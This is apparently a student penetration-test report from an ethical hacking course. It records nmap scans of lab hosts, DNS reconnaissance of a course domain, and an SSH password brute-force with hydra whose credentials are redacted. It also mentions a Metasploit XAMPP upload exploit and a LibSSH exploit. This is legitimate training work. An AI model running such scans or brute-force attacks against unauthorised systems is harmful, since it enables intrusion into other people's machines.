

# SECURITY ASSESSMENT

Red Team Operations  
Custom VM Build Testing

Submitted to: Application Development Team  
Security Analyst: Udacity Student

Date of Testing: March 2021  
Date of Report Delivery: March 2021

# Table of Contents

<b>SECURITY ENGAGEMENT SUMMARY</b>	<b>1</b>
ENGAGEMENT OVERVIEW	2
SCOPE	2
RISK ANALYSIS	2
RECOMMENDATIONS	2
High Risk Vulnerabilities	3
Medium Risk Vulnerabilities	3
Low Risk Vulnerabilities	3
<b>SIGNIFICANT VULNERABILITY DETAILS</b>	<b>3</b>
SOFTWARE VERSION MANAGEMENT	5
<b>APPENDIX A: SECURITY ANALYSIS METHODOLOGY</b>	<b>9</b>
VIRTUAL MACHINE AND VULNERABLE APPLICATIONS	10
ASSESSMENT TOOLS SELECTION	10
RED TEAM OPERATIONS ASSESSMENT	12
ORGANIZATIONAL RECONNAISSANCE	12
NSLOOKUP	16
CODES USED:	16
NSLOOKUP	16
SET TYPE=A	16
LEARNABOUTSECURITY.COM	16
NSLOOKUP	16
SET TYPE=NS	16
LEARNABOUTSECURITY.COM	16
NSLOOKUP	16
SET TYPE=MX	16
LEARNABOUTSECURITY.COM	16
NSLOOKUP	16
SET TYPE=CNAME	16
LEARNABOUTSECURITY.COM	16
FINDINGS:	17
NMAP SCANNING	21
SYSTEM EXPLOITATION	25
LATERAL MOVEMENT / CUSTOMER DATA DISCOVERY	29

# Security Engagement Summary

## Engagement Overview

The Defensive Origins Point of Contact (PoC), Andrea Hopkins, provided a virtual machine for analysis. The virtual machine was identical to a deployment for the company that included remote access services, Elasticsearch, and a number of other services under consideration for a point of sale deployment.

The focus of the engagement was to identify potential vulnerabilities and related risks associated with the point of sale system.

## Scope

The main motto of Security Engagement Summary is to check vulnerability between Sql server, website and virtual machine. It gives us a virtual picture and details about a website where we have looked up for vulnerability.

To find the bug, it requires several steps and prerequisites to protect our environment. In this project an important part is to find an open port. Open port in the link through which we have reached to the vulnerabilities. The connection to the server is an essential part to scan our target. This project may create an opportunity to find which server or machine is vulnerable and those machines and servers can increase their security.

## Risk Analysis

Considering the significant vulnerabilities identified, the overall security risk of the virtual machine tested during the engagement is **High**.

## Recommendations

The vulnerabilities highlighted in this report should be remediated.

- The website we have attacked is using a very common set of passwords which is very easy to crack. It is important to maintain a secure and strong password to maintain a secure network. It is easy to crack the password via SQL injections. The owner of our targeted site should give a
- The company should give a look on Brute\_Force\_Attack. It was very vulnerable when we attacked and got our targeted result very easily. The company should ensure the security of their customers and for themselves by adding an extra layer of protections. They should give more attention to use a critical set of passwords for their websites and their customers. A way of multifactor authentication might create a better environment for both company and customers.

## • **Significant Vulnerabilities Summary**

Significant vulnerabilities identified during the vulnerability assessment and validation are summarized below. While additional vulnerabilities may be present, these are considered significant and warrant resolution.

### **High Risk Vulnerabilities**

- SQL Injections
- No multi-factor authentication
- Weak Passwords

### **Medium Risk Vulnerabilities**

- Availability of sensitive data
- Use of open source
- Vulnerable Server

### **Low Risk Vulnerabilities**

- Less focus on maintenance

# Significant Vulnerability Details

Details about the significant vulnerabilities are provided below.

- **Domain Name Server:** Publicly available DNS information makes our targeted website a vulnerable website.
- **Content Management System:** Pieces of information about CMS of our targeted website is also creating source for the hacker. A person can easily find CMS information like, IP, HTTP Server, HTML version about that website.
- **SQL Injections:** Password recovery via SQL injection was very easy for our targeted website. That means that the website requires more attention on this particular issue as via the pass anyone can have the control over all the virtual information about that company.
- **Authentication Issues:** This website doesn't have any way to ensure authentication of users and admin. Via a Brute\_Force\_Attack it is very easy to collect confidential information about this website.
- **Less focus on maintenance and monitoring:** The website is not updated. This issue makes this website more vulnerable. Lack of proper monitoring and maintenance is creating an opportunity for anyone to login there easily.
- **Availability of sensitive data:** It is a very major issue they should focus about to control their security. Open source data and available sensitive data is a sign of vulnerability which may create unnecessary attention to the hackers. The company should make sure that the publicly available data is not creating any issues which might create a security threat for themselves.

# Software Version Management

## HIGH RISK

The student found that both the LibSSH and Elasticsearch packages contained vulnerabilities directly associated with the lack of patching.

### Command Used: nmap -A 10.1.0.0/24

Using this aggressive scan, we have received 4 hosts, which is up. We have used these 4 hosts to attack virtual machines because those 4 ports are vulnerable.

```
Nmap done: 4 IP addresses (4 hosts up) scanned in 17.92 seconds
root@KaliInternal:/home/admin123# nmap -A 10.1.0.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-06 00:17 EDT
Nmap scan report for dmziserver.internal.cloudapp.net (10.1.0.7)
Host is up (0.00091s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:0d:46:d4:88:14:b7:cd:d6:c8:85:bd:8c:aa:10:11 (RSA)
|   256 bf:6b:f5:7f:a0:cf:2b:cd:29:ca:5a:a8:ca:92:eb:85 (ECDSA)
|_  256 2e:a2:f2:c2:59:d2:78:be:48:10:b4:8a:b8:bc:40:78 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Company management
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

```
File Edit View Terminal Tabs Help
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE (using port 554/tcp)

HOP	RTT	ADDRESS
1	1.08 ms	dmziserver.internal.cloudapp.net (10.1.0.7)

```
Nmap scan report for dnsserver.internal.cloudapp.net (10.1.0.8)
Host is up (0.0012s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http       Microsoft IIS httpd 10.0
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
```

```
File Edit View Terminal Tabs Help
|_http-title: IIS Windows Server | Screen View: Unique Hosts
135/tcp open msrpc Microsoft Windows RPC
3389/tcp open ms-wbt-server Microsoft Terminal Services size: 1260
  rdp-ntlm-info:
    Target_Name: DNSServer
    NetBIOS_Domain_Name: DNSServer
    NetBIOS_Computer_Name: DNSServer 20 840 Unknown vendor
    DNS_Domain_Name: DNSServer :bc 10 420 Unknown vendor
    DNS_Computer_Name: DNSServer
    Product_Version: 10.0.17763
  System_Time: 2021-04-06T04:18:12+00:00
  ssl-cert: Subject: commonName=DNSServer
  Not valid before: 2021-01-31T12:37:33
  Not valid after: 2021-08-02T12:37:33
  |_ssl-date: 2021-04-06T04:18:20+00:00; +1s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
Comp Tnc
```

```
File Edit View Terminal Tabs Help
|RACEROUTE (using port 135/tcp) | Screen View: Unique Hosts
  IOP RTT ADDRESS
  1.20 ms dnsserver.internal.cloudapp.net (10.1.0.8) size: 1260
  |_imap scan report for 10.1.0.11
  lost is up (0.0011s latency).
  lot shown: 998 closed ports
  PORT STATE SERVICE VERSION
  22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
    ssh-hostkey:
      2048 4:c:c5:58:05:ee:82:7b:9f:bb:24:45:dd:7b:6d:4d:d6 (RSA)
      256 da:dc:b6:82:dc:fb:88:50:0b:e7:9e:02:73:b4:31:a5 (ECDSA)
      256 9d:c1:cb:45:b5:9b:3a:3c:ea:7e:c2:2f:d3:02:a9:f1 (ED25519)
  80/tcp open http Apache httpd 2.4.38 ((Debian))
    http-cookie-flags:
      /:
        PHPSESSID:
          httponly flag not set
  |_http-generator: WordPress 4.8.15
  http-robots.txt: 1 disallowed entry
  |_wp-admin/
  _http-server-header: Apache/2.4.38 (Debian)
  Comp Tnc
```

```
Terminal - root@KaliInternal: /home/admin123
File Edit View Terminal Tabs Help
authentication_level: user | Screen View: Unique Hosts
challenge_response: supported
message_signing: disabled (dangerous, but default) | size: 1260
smb2-security-mode:
 2.02: AC MAC Address Count Len MAC Vendor / Hostname
- Message signing enabled but not required
smb2-time:
 date: 2021-04-06T04:18:12 9a:bc 10 420 Unknown vendor
start_date: N/A

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1  1.51 ms dmzwebserver.internal.cloudapp.net (10.1.0.12)

Post-scan script results:
clock-skew:
 1h39m59s:
 10.1.0.12 (dmzwebserver.internal.cloudapp.net)
 10.1.0.8 (dnsserver.internal.cloudapp.net)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 41.45 seconds
root@KaliInternal:/home/admin123#
```

### LibSSH Missing Software Patches

The screenshot shows a web application interface with two identical login forms. Each form has a 'Username' field containing 'adm' and a 'Password' field filled with eight dots ('••••••••'). Below each form are 'Submit' and 'Reset' buttons. The background is black, and the text is white or light gray. The top form is centered above the bottom one.

Username: adm

Password: ••••••••

Submit Reset

---

Username: adm

Password: ••••••••

Submit

**SQL injections**

**SQL injections:** In the part of SQL injections, in the browser address bar, when we have entered 10.1.0.7, we have got this in 1st photo. After doing the SQL query, it was just a cakewalk, which is not acceptable as a website should maintain a decent password which is hard to crack.

**Password Crack using “hydra”:**

We have used the command “hydra -L ‘/home/admin123/Desktop/user.txt’ -P ‘/usr/share/wordlists/udacity.txt’ ssh://10.1.0.7”, to crack the password. Here we have used two wordlists or txt files named, user.txt and udacity.txt, to reveal the password. This website is using a very common set of passwords. That is why we can crack it by our available wordlists, which is a wordlist for common passwords. It is recommended that they should change the password to a unique one and should monitor the login system. Anyone could log into their system without their knowledge.

```
root@KaliInternal:/home/admin123# hydra -L '/home/admin123/Desktop/user.txt' -P '/usr/share/wordlists/udacity.txt' ssh://10.1.0.7 -t 8
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-12 01:03:25 OFFENSIVE SECURITY
[DATA] max 8 tasks per 1 server, overall 8 tasks, 4616 login tries (l:1:p:4616), ~577 tries per task
[DATA] attacking ssh://10.1.0.7:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 4528 to do in 00:52h, 8 active
[STATUS] 56.00 tries/min, 168 tries in 00:03h, 4448 to do in 01:20h, 8 active
[22][ssh] host: [REDACTED] login: [REDACTED] password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-12 01:07:20
root@KaliInternal:/home/admin123#
```

**Password Cracking Using Hydra**

**Discussion:**

- The system lacked a cohesive package management strategy
- Vulnerabilities were discovered and they are, open ports, common passwords.
- Available links for discussion and research -

[https://video.udacity-data.com/topher/2021/March/604ab269\\_wstg-latest-owasp/wstg-latest-owasp.html](https://video.udacity-data.com/topher/2021/March/604ab269_wstg-latest-owasp/wstg-latest-owasp.html)

[https://video.udacity-data.com/topher/2021/March/604b7e16\\_git-source-code-exposurblog/git-source-code-exposurblog.html](https://video.udacity-data.com/topher/2021/March/604b7e16_git-source-code-exposurblog/git-source-code-exposurblog.html)

---

This concludes the Significant Vulnerability Detail portion of this report.

# Appendix A: Security Analysis Methodology

The methodology the analyst used for the vulnerability assessment is provided below.

## Virtual Machine and Vulnerable Applications

The student launched the provided VM and noted the IP address after booting.

- System IP Address: 10.1.2.5

```
root@KaliInternal:/home/admin123# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.2.5 netmask 255.255.255.0 broadcast 10.1.2.255
        inet6 fe80::20d:3aff:feed:33ef prefixlen 64 scopeid 0x20<link>
            ether 00:0d:3a:ed:33:ef txqueuelen 1000 (Ethernet)
            RX packets 10008346 bytes 14106808226 (13.1 GiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 867576 bytes 687991613 (656.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 143 bytes 11590 (11.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 143 bytes 11590 (11.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Console Screen of Application Virtual Machine

## Assessment Tools Selection

Noting the scope of the engagement was focused on a web application, the security analyst chose relevant web-application security analyst tools. The analyst created a Kali Virtual Machine which had many included tools. Tools used during this engagement included:

- Kali Operating System
  - <https://www.kali.org/>
  - The Kali Operating System includes many Information Security Tools. The preconfigured operating system allows Information Security Professionals to quickly analyze vulnerabilities and risk. This operating system is not required to complete the assessment, though it can greatly simplify the effort (all tools listed below are included).
- Python Environment
  - <https://www.python.org/>
  - Python3.6 is Kali's default as of Kali Rolling 2020. Python can be used from Linux or Windows, if installing on Windows, be sure to include python in \$PATH during the installation.

- Nmap
  - <https://nmap.org/>
  - Nmap is a multi-purpose scanner designed to identify listening services, operating systems, vulnerabilities, and can be used for all types of discovery. There are multiple plugins designed for specific target applications including reapplication and web servers.
- Burp Community Edition Proxy
  - <https://portswigger.net/burp/releases/professional-community-2020-8>
  - The OWASP Zap Proxy provides a man-in-the-middle platform used to conduct security assessment operations on web applications. Additionally, the proxy includes an Active Scanner that scans for potential vulnerabilities present in a web application.
- Exploit-DB
  - <https://www.exploit-db.com/>
  - The exploit database is also packaged in Kali and includes many previously published exploits for various vulnerabilities. This toolset is also available at the Kali CLI under 'searchsploit.' The LibSSH vulnerability published on the course VM can be exploited reasonably easily with one of the published exploits.
- Shodan
  - <https://www.shodan.io/>
  - We have searched learnaboutsecurity.com on a website named SHODAN. The address of this website is - <https://www.shodan.io/>. It is a website where we can find information about vulnerable websites. The search result is showing information about learnaboutsecurity.com and it is shown in the screenshot.
- dig: any, txt, cname
 

dig command is used for collecting DNS information.

  - Command Used: dig Learnaboutsecurity.com txt  
This command is used to read Domain txt records. One authoritative server responded to our query. From this query, we have also got the admin email address, awsdns-hostmaster.amazon.com
  - Command Used: dig Learnaboutsecurity.com cname  
We have received the same result as txt..
  - Command Used: dig Learnaboutsecurity.com any  
From this command we have received a lot of DNS information. From any command, we can manage all available DNS information like email, IP address and server.
- whatweb
  - <https://tools.kali.org/web-applications/whatweb>
  - What we is mainly used for finding information about Content Management System(CMS)
  - WhatWeb supports an aggression level to control the trade off between speed and reliability
  - Command used: whatweb learnaboutsecurity.com
- Netcraft
  - <https://www.netcraft.com/>
  - This website is used for gaining CMS information about a website, like site information, DNS admin,, domain information, nameserver.

- Msfconsole
  - <https://www.offensive-security.com/metasploit-unleashed/msfconsole/>
  - The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an “all-in-one” centralized console and allows you efficient access to virtually all of the options available in the MSF. MSFconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.
- Xampp
  - [https://www.cvedetails.com/vulnerability-list/vendor\\_id-2780/Xampp.html](https://www.cvedetails.com/vulnerability-list/vendor_id-2780/Xampp.html)
  - Multiple SQL injection vulnerabilities in XAMPP 1.6.0a for Windows allow remote attackers to execute arbitrary SQL commands via unspecified vectors in certain test scripts.
- DIRB
  - <https://tools.kali.org/web-applications/dirb>
  - DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the response.

---

## Red Team Operations Assessment

### Organizational Reconnaissance

---

Website used: SHODAN <https://www.shodan.io/>

Netcraft <https://www.netcraft.com/>

Search about Learnaboutsecurity.com on Shodan and Netcraft.

Command used: dig Learnaboutsecurity.com any

```
dig Learnaboutsecurity.com txt  
whatweb leanaboutsecurity.com
```

**TOTAL RESULTS**  
199

**TOP COUNTRIES**

Country	Count
United States	54
Malaysia	25
Hong Kong	14
China	13
Japan	12

**TOP SERVICES**

Service	Count
HTTPS	72
8081	23
5984	19
HTTPS (8443)	14
10250	9

**TOP ORGANIZATIONS**

Organization	Count
Google LLC	18

**New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor**

**Photo Sharing. Your Photos Look Better Here.**

65.8.163.104  
Amazon.com, Inc.  
Added on 2021-03-16 01:42:47 GMT  
United States, Santa Clara

**SSL Certificate**

Issued By:  
- Common Name: Amazon  
- Organization: Amazon  
Issued To:  
- Common Name: smugmug.com

**Supported SSL Versions**  
TLSv1, TLSv1.1, TLSv1.2, TLSv1.3

HTTP/1.1 200 OK  
Content-Type: text/html; charset=utf-8  
Content-Length: 10478  
Connection: keep-alive  
Vary: Accept-Encoding  
Cache-Control: private, no-store, no-cache, max-age=0  
Date: Tue, 16 Mar 2021 01:38:58 GMT  
Expires: Tue, 16 Mar 2021 01:38:58 GMT  
Link: <<https://cdn.smugmug.com>>; rel="..."

**158.85.208.89**

69.80.554e.ip4.static.si-reverse.com  
Ustream, Inc.  
Added on 2021-03-16 03:47:37 GMT  
United States, San Jose

HTTP/1.1 200 OK  
Content-Length: 32192  
Content-Security-Policy: block-all-mixed-content  
Content-Type: text/html  
Server: envoy  
Strict-Transport-Security: max-age=31536000  
X-Content-Type-Options: nosniff  
X-Envoy-Upstream-Service-Time: 0  
X-Frame-Options: DENY  
X-Xss-Protection: 1

<!DOCTYPE...>

## Finding from SHODAN

**Nameserver** ns-1276.awsdns-31.org

**Domain registrar** amazon.com

**Nameserver organisation** whois.pir.org

**Organisation** Whois Privacy Service, P.O. Box 81226, Seattle, 98108-1226, United States

**DNS admin** awsdns-hostmaster@amazon.com

**Top Level Domain** /home/admin123 Commercial entities (.com)

**ETHICAL HACKING NANODEGREE**

## Finding from Netcraft

```
File Edit View Terminal Tabs Help
./whatweb -a 3 www.wired.com

* Scan the local network quickly and suppress errors.
whatweb --no-errors 192.168.0.0/24

* Scan the local network for https websites.
whatweb --no-errors --url-prefix https:// 192.168.0.0/24

* Scan for crossdomain policies in the Alexa Top 1000.
./whatweb -i plugin-development/alexa-top-100.txt \
--url-suffix /crossdomain.xml -p crossdomain_xml

admin123@KaliInternal:~$ whatweb Learnaboutsecurity.com
http://Learnaboutsecurity.com [301 Moved Permanently] HTTPServer[GitHub.com], IP[185.199.109.13], RedirectLocation[https://learnaboutsecurity.com/], Title[301 Moved Permanently], UncommonHeaders[x-github-request-id,x-served-by,x-cache-hits,x-timer,x-fastly-request-id], Via-Proxy[1.1 varnish]
https://learnaboutsecurity.com/ [200 OK] HTML5, HTTPServer[GitHub.com], IP[185.199.108.153], MetaGenerator[Gatsby 2.24.78], Open-Graph-Protocol[website], Script, UncommonHeaders[access-control-allow-origin,x-proxy-cache,x-github-request-id,x-served-by,x-cache-hits,x-timer,x-fastly-request-id], Via-Proxy[1.1 varnish], X-UA-Compatible[ie=edge]
admin123@KaliInternal:~$
```

### Fining from whatweb

## Finding rom dig command

## NSLOOKUP

### Codes used:

```
nslookup
```

```
set type=a
```

```
Learnaboutsecurity.com
```

```
nslookup
```

```
set type=ns
```

```
learnaboutsecurity.com
```

```
nslookup
```

```
set type=mx
```

```
learnaboutsecurity.com
```

```
nslookup
```

```
set type cname
```

```
learnaboutsecurity.com
```

### Explanation:


set type=a, is used for all available information.

set type=ns, is used for finding nameserver.

set type=mx, is used for finding mail exchanger.

set type=cname, is used for finding canonical names.

## Findings:



The screenshot shows a terminal window titled "Terminal - root@KaliInternal: /home/admin123". The terminal displays the following command-line session:

```
admin123@KaliInternal:~$ sudo su
[sudo] password for admin123:
root@KaliInternal:/home/admin123# nslookupsts.  Total size: 84
> set type=a
> Learnaboutsecurity.com
Server: 168.63.129.16
Address: 168.63.129.16#53
Non-authoritative answer:
Name: Learnaboutsecurity.com
Address: 185.199.111.153
Name: Learnaboutsecurity.com
Address: 185.199.110.153
Name: Learnaboutsecurity.com
Address: 185.199.108.153
Name: Learnaboutsecurity.com
Address: 185.199.109.153
>
```

Set type=a

```
Name: Learnaboutsecurity.com
Address: 185.199.108.153
Name: Learnaboutsecurity.com
Address: 185.199.110.153
Name: Learnaboutsecurity.com
Address: 185.199.111.153
> set type=ns
> Lea[naboutsecurity.com
Server: 168.63.129.16
Address: 168.63.129.16#53

Non-authoritative answer:
Learnaboutsecurity.com nameserver = ns-311.awsdns-38.com.
Learnaboutsecurity.com nameserver = ns-925.awsdns-51.net.
Learnaboutsecurity.com nameserver = ns-1276.awsdns-31.org.
Learnaboutsecurity.com nameserver = ns-1959.awsdns-52.co.uk.
```

```
Authoritative answers can be found from:
ns-311.awsdns-38.com internet address = 205.251.193.55
> [REDACTED]
```

set type=ns

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help

Authoritative answers can be found from:
ns-311.awsdns-38.com      internet address = 205.251.193.55
> set type=mx
> Learnaboutsecurity.com
Server:          168.63.129.16
Address:         168.63.129.16#53

Non-authoritative answer:
*** Can't find Learnaboutsecurity.com: No answer

Authoritative answers can be found from:
Learnaboutsecurity.com
origin = ns-1276.awsdns-31.org
mail addr = awsdns-hostmaster.amazon.com
serial = 1
refresh = 7200
retry = 900
expire = 1209600
minimum = 86400
>
```

set type=mx

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
    retry = 900
    expire = 1209600
    minimum = 86400
> set type cname
> Learnaboutsecurity.com
Server:      168.63.129.16
Address:     168.63.129.16#53

Non-authoritative answer:
*** Can't find Learnaboutsecurity.com: No answer

Authoritative answers can be found from:
Learnaboutsecurity.com
    origin = ns-1276.awsdns-31.org
    mail addr = awsdns-hostmaster.amazon.com
    serial = 1
    refresh = 7200
    retry = 900
    expire = 1209600
    minimum = 86400
>
```

set type=cname

## WHATWEB

**Code used:**

whatweb learnaboutsecurity.com

**Vulnerability Investigations:**

Investigating the content management system.

**Findings:**

The Content management system was discovered.

```

File Edit View Terminal Tabs Help
./whatweb -a 3 www.wired.com

* Scan the local network quickly and suppress errors.
whatweb --no-errors 192.168.0.0/24

* Scan the local network for https websites.
whatweb --no-errors --url-prefix https:// 192.168.0.0/24

* Scan for crossdomain policies in the Alexa Top 1000.
./whatweb -i plugin-development/alexa-top-100.txt \
--url-suffix /crossdomain.xml -p crossdomain_xml

admin123@KaliInternal:~$ whatweb Learnaboutsecurity.com
http://Learnaboutsecurity.com [301 Moved Permanently] HTTPServer[GitHub.com], IP[185.199.109.13], RedirectLocation[https://learnaboutsecurity.com/], Title[301 Moved Permanently], UncommonHeaders[x-github-request-id,x-served-by,x-cache-hits,x-timer,x-fastly-request-id], Via-Proxy[1.1 varnish]
https://learnaboutsecurity.com/ [200 OK] HTML5, HTTPServer[GitHub.com], IP[185.199.108.153], MetaGenerator[Gatsby 2.24.78], Open-Graph-Protocol[website], Script, UncommonHeaders[access-control-allow-origin,x-proxy-cache,x-github-request-id,x-served-by,x-cache-hits,x-timer,x-fastly-request-id], Via-Proxy[1.1 varnish], X-UA-Compatible[ie=edge]
admin123@KaliInternal:~$ █

```

whatweb

## Nmap Scanning

### Code used:

```

nmap -A 10.1.2.5/24
nmap -A 185.199.108.153
nmap -sV 185.199.108.153
nmap Learnaboutsecurity.com

```

### Vulnerability investigations:

To scan the server and find open ports

### Explanation:

-A is used for any kind of information.  
 -sV is used for service version detection.

### Findings:

```

msf6 exploit(windows/http/xampp_webday_upload_php) > exit
root@KaliInternal:/home/admin123# nmap -A 10.1.2.5/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-05 23:11 EDT
Nmap scan report for 10.1.2.1
Host is up (0.00029s latency).
All 1000 scanned ports on 10.1.2.1 are filtered
MAC Address: 12:34:56:78:9A:BC (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.29 ms  10.1.2.1

Nmap scan report for win10.internal.cloudapp.net (10.1.2.4)
Host is up (0.0010s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftptd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp  ftp          0 Dec 20  2009 incoming

```

```

File Edit View Terminal Tabs Help
drwxr-xr-x 1 ftp  ftp          0 Dec 20  2009 incoming  Posts
|-r--r--r-- 1 ftp  ftp          187 Dec 20  2009 onefile.html
_|_ftp-bounce: bounce working!
ftp-syst:
SVST: UNTRX emulated by FileZilla
25/tcp  open  smtp         Mercury/32 smtpd (Mail server account Maiser)
smtp-commands: localhost Hello win10.internal.cloudapp.net; ESMTPs are:, TIME, SIZE 0, HELP,
_|_ Recognized SMTP commands are: HELO EHLO MAIL RCPT DATA RSET AUTH NOOP QUIT HELP VRFY SOML Mail server account is 'Maiser'.
79/tcp  open  finger        Mercury/32 fingerd
finger: Login: Admin           Name: Mail System Administrator\x0D
\x0D
|[No profile information]\x0D
80/tcp  open  http          Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
